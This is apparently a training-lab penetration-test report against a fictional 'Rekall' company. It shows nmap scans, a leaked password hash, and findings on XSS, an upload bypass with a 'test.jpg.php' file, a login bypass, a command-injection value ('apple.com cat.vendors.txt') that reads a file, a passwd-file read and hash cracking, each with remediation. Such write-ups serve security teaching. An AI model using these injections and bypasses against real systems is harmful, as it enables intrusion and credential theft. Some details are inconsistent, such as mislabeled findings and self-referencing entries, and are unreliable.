	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204233	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	www.totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
	6095204153	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz	C=AT,O=ZeroSSL,CN=ZeroSSL RSA Domain Secure Site CA
					www.totalrecall.xyz		

© Sectigo Limited 2015-2023. All rights reserved.

18.

Using an aggressive scan S.E was able to see all five hosts that are up.

```
(root💀 kali)-[~]
# nmap -A 192.168.13.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-12 20:06 EDT
Nmap scan report for 192.168.13.10
Host is up (0.000065s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/8.5.0
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
MAC Address: 02:42:C0:A8:0D:0A (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```
OS:SCAN(V=7.92%E=4%D=3/12%OT=8009%CT=1%CU=36142%PV=Y%DS=1%DC=D%G=Y%M=0242C0
OS:%TM=640E6950%P=x86_64-pc-linux-gnu)SEQ(SP=FC%GCD=1%ISR=FE%TI=Z%C1=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=MSB4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
```

19.

S.E was able to find a GitHub page that has sensitive information and HTML code.

totalrecall Update README.md		
		f7b6130 on Mar 1, 2022 4 commits
assets	Added site backup files	last year
old-site	Added site backup files	last year
README.md	Update README.md	last year
about.html	Added site backup files	last year
contact.html	Added site backup files	last year
index.html	Added site backup files	last year
robots.txt	Added site backup files	last year
xampp.users	Added site backup files	last year

20.

The screenshot shows a GitHub commit details page. At the top, it says "main" and "site / xampp.users". The commit is from "totalrecall" and adds "site backup files". It has "1 contributor". The commit message shows "1 lines (1 sloc) | 46 Bytes" and contains the sensitive string "trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0".

21.

Summary Vulnerability Overview

Vulnerability	Severity
Flag 1: (Web App)Reflective XSS	medium
Flag 2: (Web App)Reflective XSS	medium
Flag 3: (Web App)Stored XSS	critical
Flag 4: (Web App)Exposed Sensitive Data	critical
Flag 5: (Web App)Local File Inclusion	critical
Flag 6 (Web App)Local File Inclusion	critical
Flag 7: (Web App)Exposed Sensitive Data	critical
Flag 8: (Web App)Exposed Sensitive Data	critical
Flag 9: (Web App)Exposed Sensitive Data	critical
Flag 10: (Web App)Command Injection	critical
Flag 11: (Web App)Command Injection	critical
Flag 12: (Web App)Brute-Force Attack	critical
Flag 13: (Linux)Open-Source Vulnerability	critical
Flag 14: (Linux)Domain Ping	low
Flag 15: (Linux)Open-Source Vulnerability	low
Flag 16: (Linux)Network Mapping Scan	medium
Flag 17: (Windows)Exposed Sensitive Data	critical
Flag 18: (Windows)Exposed Sensitive Data	critical
Flag 19: (Windows)Vulnerability FTP port 21	critical
Flag 20: (Windows)Vulnerability port 110	critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	<ul style="list-style-type: none"> ● totalrekall.xyz ● 192.168.13.0/24 <ul style="list-style-type: none"> ○ 192.168.13.10 ○ 192.168.13.11 ○ 192.168.13.12 ○ 192.168.13.13 ○ 192.168.13.14 ○ 192.169.13.1 ● 172.22.117.0/24 <ul style="list-style-type: none"> ○ 172.22.117.10 ○ 172.22.117.20 ● https://github.com/totalrek/all/site ● 192.168.14.35

Ports	80, 8080, 22, 5901, 6001, 10000, 10001, 3306, 53, 88, 135, 139, 389, 445, 446, 593, 636, 3268, 3269, 21, 25, 106, 110, 443, 79
-------	--


Exploitation Risk	Total
Critical	15
High	0
Medium	3
Low	2

Vulnerability Findings


Vulnerability 1	Findings
Title	Reflective XSS
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	cross-site scripting (XSS) attack where an attacker injects malicious code into a website that is then executed by a victim's browser.
Images	
Affected Hosts	192.168.14.35
Remediation	User Input Validation/Sanitizing

Vulnerability 2	Findings
Title	Reflective XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	Stored XSS is similar to reflective, but stored is permanently stored in a target's server.
Images	
Affected Hosts	192.168.14.35
Remediation	Similar to vulnerability number 1, reflective cross site scripting is nearly impossible to fully protect against, but it's important to protect against the most impactful inputs.


Vulnerability 3	Findings
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	critical
Description	Stored cross-site scripting is potentially more dangerous than Reflected XSS because user inputs are stored within the target servers. These stored scripts and inputs can be later executed by the user causing significant damages.


Images 	Affected Hosts 192.168.14.35 Remediation WAF's can be useful against this kind of attack, because they can filter and monitor traffic within the web application.
---	--

Vulnerability 4	Findings
Title	Exposed Sensitive Data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	S.E was able to use the cURL command to access flag 4 which was in plaintext format.



Images  <pre> root@kali: ~/Documents/day_1 ~ root@kali: ~ └─# curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80 ... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > * Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Sun, 12 Mar 2023 22:34:05 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh2 < Set-Cookie: PHPSESSID=tmdccqedvhvh4rlu7d543g8iv4; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html < <!DOCTYPE html> <html style="font-size: 16px;"> <head> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <meta charset="utf-8"> <meta name="keywords" content=""> <meta name="description" content=""> <meta name="page_type" content="np-template-header-footer-from-plugin"> <title>About Rekall</title> <link rel="stylesheet" href="nicepage.css" media="screen"> <link rel="stylesheet" href="About-Rekall.css" media="screen"> <script class="u-script" type="text/javascript" src="jquery.js" defer=""></script> <script class="u-script" type="text/javascript" src="nicepage.js" defer=""></script> <meta name="generator" content="Nicepage 4.0.3, nicepage.com"> <link id="u-theme-google-font" rel="stylesheet" href="https://fonts.googleapis.com/css?family=Roboto:"> </pre>	Affected Hosts 192.168.14.35	Remediation Using an encryption method, hashes, keys can help hide sensitive data and make it much harder to access freely.
---	--	---

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	When an attacker includes a path or hidden value in the input field. In this case S.E was able to upload a file that was not a jpg.


Images	 <p>The screenshot shows a web browser window for '192.168.14.35/Memory-Planner.php'. The header features the 'REKALL CORPORATION' logo and navigation links: Home, About Rekall, Welcome, VR Planner (which is highlighted in blue), and Login. Below the header, a large red banner displays the text 'Choose your Adventure by uploading a picture of your dream adventure!'. A file upload form is present with the placeholder 'Please upload an image:' and a 'Browse...' button. The message 'No file selected.' is displayed below the button. An 'Upload Your File!' button is located below the input field. At the bottom of the page, a message says 'Your image has been uploaded here. Congrats, flag 5 is mmssd73g' above three circular thumbnails showing a sunset, a snowy mountain, and a forest.</p>
Affected Hosts	192.168.14.35
Remediation	Only allow jpg images to be submitted in this field.

Vulnerability 6	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	critical
Description	The exact same as vulnerability number 6.
Images	 <p>The screenshot shows a web browser window for '192.168.14.35/Memory-Planner.php'. The header features the 'REKALL CORPORATION' logo and navigation links: Home, Exploit-DB, Restore Session, and Nessus. Below the header, a large red banner displays the text 'Choose your Adventure by uploading a picture of your dream adventure!'. A file upload form is present with the placeholder 'Please upload an image:' and a 'Browse...' button. The message 'test.jpg.php' is displayed in the input field. An 'Upload Your File!' button is located below the input field. At the bottom of the page, a message says 'Your image has been uploaded here. Congrats, flag 6 is ld8skd62hdd'.</p>
Affected Hosts	192.168.14.35
Remediation	Only allow jpg images to be submitted in this field.


Vulnerability 7	Findings
-----------------	----------

Title	Exposed Sensitive Data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	critical
Description	Using Dirb S.E was able to scan every directory and locate a “passwords” directory. Then using cURL S.E was able to find log-in credentials, and successfully log in using them.
Images	 

	<h2>User Login</h2> <p>Please login with your user credentials!</p> <p>Login: thor</p> <p>Password: [REDACTED]</p> <p>Login</p> <p>Congrats, flag 7 is bcs92sjsk233</p>
Affected Hosts	192.168.14.35
Remediation	Using a WAF (web application firewall) to monitor HTTP requests and blocking constant HTTP requests from a single IP.

Vulnerability 8	Findings
Title	Exposed Sensitive Data
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	critical
Description	Password/Username was added into the Web Applications HTML code.
Images	
Affected Hosts	192.168.14.35


Remediation	Remove credentials from HTML code. Let the user know to change his password.
--------------------	--

Vulnerability 9	Findings
Title	Exposed Sensitive Data
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	critical
Description	S.E was able to find the robots.txt directory through manual input (typing /robots.txt)
Images	 A screenshot of a Mozilla Firefox browser window. The address bar shows the URL '192.168.14.35/robots.txt'. The page content displays the following text: User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23
Affected Hosts	192.168.14.35
Remediation	Do not use the robots.txt to hide directories and other information from search results.

Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	critical
Description	Using a 'true' statement and injecting it into the password field, S.E was successfully able to log in.

Images	 <p>Login Congrats, flag 7 is bcs92sjsk233</p>
Affected Hosts	192.168.14.35
Remediation	Input validation/sanitization.


Vulnerability 11	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	critical
Description	Inside the DNS field we were able to use commands to pull information from the Vendors.txt file.
Images	 <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <p>DNS Check <input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <p>MX Record Checker <input type="text" value="apple.com cat.vendors.txt"/> <input type="button" value="Check your MX"/></p> <p>SIEIM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 11 is opshdkasy78s</p>
Affected Hosts	192.168.14.35
Remediation	Some ways to remediate this exploit would be to sanitize input, parameterized queries, whitelisting, WAF


Vulnerability 12	Findings
Title	Brute Force
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	critical
Description	S.E was able to use command injections to get access to the etc/passwd file and then was able to brute force the hashes using John The Ripper.
Images	
Affected Hosts	192.168.14.35
Remediation	You could remediate this the same way suggested for vulnerability 11.

Linux Server Vulnerabilities

Vulnerability 13	Findings
Title	Open-Source Vulnerability
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	critical
Description	Using the OSINTframework Domain Dossier to pull "WHOIS" data.

Images	<pre>Queried whois.godaddy.com with "totalrekall.xyz"... Domain Name: totalrekall.xyz Registry Domain ID: D972190417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2023-02-03T14:04:18Z Creation Date: 2024-02-02T23:19:16Z Registrar Registration Expiration Date: 2024-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1-406-642-8695 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509119 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=totalrekall.xyz Registrant Admin ID: CR534509111 Admin Name: sshUser alice Admin Organization: Admin Street: h8s692hskasd Flag1</pre>
Affected Hosts	totalrekall.xyz
Remediation	Sensitive information should never be in plaintext format. Try using key encryption, hashing.

Vulnerability 14	Findings
Title	Domain Ping
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low-critical
Description	Pinging isn't inherently bad, and can actually be useful to see if a server is up and running. But it can be exploited to DDOS a server.
Images	 <pre>LAPTOP-11111111 MINGW64 ~ \$ ping totalrekall.xyz Pinging totalrekall.xyz [34.102.136.180] with 32 bytes of data: Reply from 34.102.136.180: bytes=32 time=17ms TTL=115 Reply from 34.102.136.180: bytes=32 time=14ms TTL=115 Reply from 34.102.136.180: bytes=32 time=17ms TTL=115 Reply from 34.102.136.180: bytes=32 time=14ms TTL=115 Ping statistics for 34.102.136.180: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 14ms, Maximum = 17ms, Average = 15ms</pre>
Affected Hosts	totalrekall.xyz
Remediation	As stated before Pinging can be exploited to flood a server. Use a firewall implement rate limiting: only allowing a certain amount of pings to be sent from a specific IP/network.

